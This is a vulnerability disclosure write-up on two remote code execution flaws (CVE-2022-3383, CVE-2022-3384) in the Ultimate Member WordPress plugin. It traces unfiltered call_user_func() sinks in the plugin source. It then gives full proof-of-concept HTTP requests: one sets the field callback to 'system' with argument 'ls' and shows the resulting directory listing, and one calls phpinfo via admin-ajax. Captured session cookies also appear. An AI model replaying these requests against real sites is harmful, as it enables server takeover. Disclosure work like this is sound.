CVE-2022-3383 && CVE-2022-3384

Ultimate Member – User Profile, User Registration, Login & Membership Plugin <= 2.5.0 - Authenticated (Admin+) Remote Code Execution via Multi-Select

The sink function is call_user_func() in several PHP files.

I found several vulnerabilities, some allows attracker to execute any command he want remotely, however some only allow attacker to execute specific PHP functions, just like phpinfo(). The detail will be showed below.

CVE-2022-3383


RCE vulnerabilities are caused when two parameters of call_user_func() are all controlled by attacker in class-fields.php and class-form.php

These callback functions are used to help users defined their own functions. However, the parameters are not filtered.

There are several sink functions :

- get_option_value_from_callback(), get_options_from_callback(), edit_field() in class-fields.php
- ajax_select_options() in class-form.php

Take get_option_value_from_callback() as an example:




```
function get_option_value_from_callback( $value, $data, $type ) {

    if ( in_array( $type, array( 'select', 'multiselect' ) ) && ! empty( $data['custom_dropdown_options_source'] ) ) {

        $has_custom_source = apply_filters( "um_has_dropdown_options_source__{$data['metakey']}", false );

        if ( $has_custom_source ) {

            $opts = apply_filters( "um_get_field__{$data['metakey']}", array() );
            $arr_options = $opts['options'];

        } elseif ( function_exists( $data['custom_dropdown_options_source'] ) ) {
            if ( isset( $data['parent_dropdown_relationship'] ) ) {
                $_POST['parent_option_name'] = $data['parent_dropdown_relationship'];
                $_POST['parent_option'] = um_user( $data['parent_dropdown_relationship'] );

                $arr_options = call_user_func( $data['custom_dropdown_options_source'], $data['parent_dropdown_relationship'] );
            } else {
                $arr_options = call_user_func( $data['custom_dropdown_options_source'] );
            }
        }
```

$data['custom_dropdown_options_source'] and $data['parent_dropdown_relationship'] are not filtered in this function.

This function is called by um_option_match_callback_view_field() in um-filters-fields.php


This function does not filter $data['custom_dropdown_options_source'] too



```
function um_option_match_callback_view_field( $value, $data ) {
    if ( ! empty( $data['custom_dropdown_options_source'] ) ) {
        return UM()->fields()->get_option_value_from_callback( $value, $data, $data['type'] );
    }

    return $value;
}
add_filter('um_profile_field_filter_hook__select','um_option_match_callback_view_field', 10, 2);
add_filter('um_profile_field_filter_hook__multiselect','um_option_match_callback_view_field', 10, 2);
add_filter('um_field_select_default_value','um_option_match_callback_view_field', 10, 2);
add_filter('um_field_multiselect_default_value','um_option_match_callback_view_field', 10, 2);
```

This function is called when processing select/multiselect field

Fileds can be added here



Edit Field

Title: text
Label: 678
Meta Key:
Placeholder: 901
Help Text: 111
Privacy: Everyone
Default Value: 0121
Minimum number of selections: 1
Edit Choices:
Maximum number of selections: 567
Choices Callback: system
Visibility: View everywhere
Is this field required? [ ]
Can user edit this field? [✓]
Icon: Choose Icon No Icon

Update Cancel

The core part is Choices Callback, which corresponds to $data['custom_dropdown_options_source']

Then I capture the packet and add parameter _parent_dropdown_relationship=ls



Request

```
Accept : application/json,  text/javascript,  */*;  q=0.01
X-Requested-With : XMLHttpRequest
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)
AppleWebKit/537.36  (KHTML,  like Gecko)  Chrome/105.0.0.0  Safari/537.36
Content-Type : application/x-www-form-urlencoded;   charset=UTF-8
Origin : http://43.153.177.18
Referer : http://43.153.177.18/wp-admin/post.php?post=7&action=edit
Accept-Encoding : gzip,  deflate
Accept-Language : en,zh-CN;q=0.9,zh;q=0.8
Cookie : wordpress_ =
admin%7C[illegible]
[illegible]  ;
wordpress_test_cookie  =WP%20Cookie%20check  ; wp_lang =en_US ; pro_end =-1;
ltd_end =-1 ;  serverType =nginx ;  order =id%20desc  ;  memSize =1837 ;
page_number =20;  sites_path =/www/wwwroot  ;  rank =list ;  file_recycle_status
=true ;  [illegible]  =
[illegible]  ;
request_token  =[illegible]  ;
wordpress_logged_in_  =
admin%7C[illegible]
[illegible]  ; Path=
/usr/local/lighthouse/softwares/wordpress/wp-content/plugins/ultimate-m
ember/includes/core  ;  wp-settings-time-1  =1664341812
Connection : close

_type =multiselect &post_id =7&edit_mode =true&_metakey =&_position =&_title =
text&_help =111&_default =0121&_options =&_visibility =all&_label =678&
_placeholder =901&_public =1&_min_selections =1&_max_selections =567&
_custom_dropdown_options_source  =system&_editable =0&_editable =1&_icon =&
_conditional_action  =&_conditional_field  =&_conditional_operator  =&
_conditional_value  =&action =um_update_field &nonce =9d3618c408 &
_parent_dropdown_relationship  =ls
```

Response


```
HTTP/1.1  200  OK
Server : nginx
Date : Wed,  28 Sep  2022  08:41:52  GMT
Content-Type : text/html;  charset=UTF-8
Connection : close
Vary : Accept-Encoding
Access-Control-Allow-Origin  : http://43.153.177.18
Access-Control-Allow-Credentials  : true
X-Robots-Tag : noindex
X-Content-Type-Options  : nosniff
Expires : Wed,  11 Jan 1984  05:00:00  GMT
Cache-Control : no-cache,  must-revalidate,  max-age=0
Referrer-Policy  : strict-origin-when-cross-origin
X-Frame-Options  : SAMEORIGIN
Content-Length : 14

{"error":null}
```

Then I reload this page


Warning: array_multisort(): Array sizes are inconsistent in /usr/local/lighthouse/softwares/wordpress/wp-content/plugins/ultimate-member/includes/admin/core/class-admin-builder.php on line 331

Username	Text Box
Password	Password
Last Login	Text Box
E-mail Address	Text Box
Secondary E-mail Address	Text Box
text	Multi-Select
123	Multi-Select

And the result can be found in every users' profile



index.php license.txt readme.html test.php wp-activate.php wp-admin wp-blog-header.php wp-comments-post.php wp-config-sample.php wp-config.php wp-content wp-cron.php wp-includes wp-links-opml.php wp-load.php wp-login.php wp-mail.php wp-settings.php wp-signup.php wp-trackback.php xmlrpc.php

Username

lrj

Last Login

20 hrs

E-mail Address

1@qq.com

Secondary E-mail Address

754638261@qq.com


Other functions may be called in some other methods. I have not tested them. Thus, I just show how to use get_option_value_from_callback() to RCE here.

CVE-2022-3384

Some call_user_func() in ultimate member only has one parameter, just like populate_dropdown_options() in class-admin-builder.php

```php
function populate_dropdown_options() {
    UM()->admin()->check_ajax_nonce();

    if ( ! is_user_logged_in() || ! current_user_can( 'manage_options' ) ) {
        wp_send_json_error( __( 'This is not possible for security reasons.', 'ultimate-member' ) );
    }

    $arr_options = array();

    // we can not use `sanitize_key()` because it removes backslash needed for namespace and uppercase symbols
    $um_callback_func = sanitize_text_field( $_POST['um_option_callback'] );
    // removed added by sanitize slashes for the namespaces
    $um_callback_func = wp_unslash( $um_callback_func );

    if ( empty( $um_callback_func ) ) {
        $arr_options['status'] = 'empty';
        $arr_options['function_name'] = $um_callback_func;
        $arr_options['function_exists'] = function_exists( $um_callback_func );
    }

    $arr_options['data'] = array();
    if ( function_exists( $um_callback_func ) ) {
        $arr_options['data'] = call_user_func( $um_callback_func );
    }

    wp_send_json( $arr_options );
}
```

This function can only execute non-parameter PHP function, just like phpinfo()



```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 43.153.177.18
Content-Length : 79
Accept : application/json, text/javascript, */*; q=0.01
X-Requested-With : XMLHttpRequest
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Type : application/x-www-form-urlencoded; charset=UTF-8
Origin : http://43.153.177.18
Referer : http://43.153.177.18/wp-admin/post.php?post=7&action=edit
Accept-Encoding : gzip, deflate
Accept-Language : en,zh-CN;q=0.9,zh;q=0.8
Cookie : wordpress_ =
admin%7C1664511634%7CSzR5KPMPBDUD1WM6ofwt1AbU9oIPBwIvMzVQIdVz302%7C1bb8
f312d6a49fb4238400089b79853b942a7f2c380b6038d8a1e0749b4860c17 ;
wordpress_test_cookie =WP%20Cookie%20check ; wp_lang=en_US ; pro_end=-1;
ltd_end=-1; serverType =nginx ; order =id%20desc ; memSize=1837 ;
page_number =20; sites_path =/www/wwwroot ; rank=list ; file_recycle_status
=true ; %915244f5e82f04084dabfd23d69d2e9 =
177f0f0c-7475-4e0c-8670-38d15d730e41.XB0-3Jg39ADGK1qm59AwQDH7G38 ;
request_token =wTG10PbVdw5z3c5XPaBHS5hifDrVN4JBs27kn8bsnz1s0uzw ;
wordpress_logged_in_ =
admin%7C1664511634%7CSzR5KPMPBDUD1WM6ofwt1AbU9oIPBwIvMzVQIdVz302%7Ceb94
49940e178e3e3750009cc84288f63cd0f9908208f2ae7a67a609b5a8bcdd ; Path=
/usr/local/lighthouse/softwares/wordpress/wp-content/plugins/ultimate-m
ember/includes/core ; wp-settings-time-1 =1664341812
Connection : close

action=um_populate_dropdown_options &um_option_callback =phpinfo&nonce=
9d3618c408
```

```
PeterCowburn ,
AdamHarvey ,
FerencKovacs ,
LeviMorrison </td></tr>
<tr><td class="e" >Event Maintainers </td><td class="v" >Damien Seguy ,
Daniel P. Brown </td></tr>
<tr><td class="e" >Network Infrastructure </td><td class="v" >Daniel P. Brown <
/td></tr>
<tr><td class="e" >Windows Infrastructure </td><td class="v" >Alex
Schoenmaker </td></tr>
</table>
<h2>PHP License</h2>
<table>
<tr class="v" ><td>
<p>
This program is free software; you can redistribute it and/or modify it under the
terms of the PHP License as published by the PHP Group and included in the
distribution in the file: LICENSE
</p>
<p>This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or
FITNESS FOR A PARTICULAR PURPOSE.
</p>
<p>If you did not receive a copy of the PHP license,
or have any questions about PHP licensing,
please contact license@php.net.
</p>
</td></tr>
</table>
</div></body></html> {
  "data" :true
}
```

And if attecker not add _parent_dropdown_relationship parameter in get_option_value_from_callback() he can only execute non-parameter PHP functions

I think some filters can be added to filter parameter to avoid the execution of unexpected functions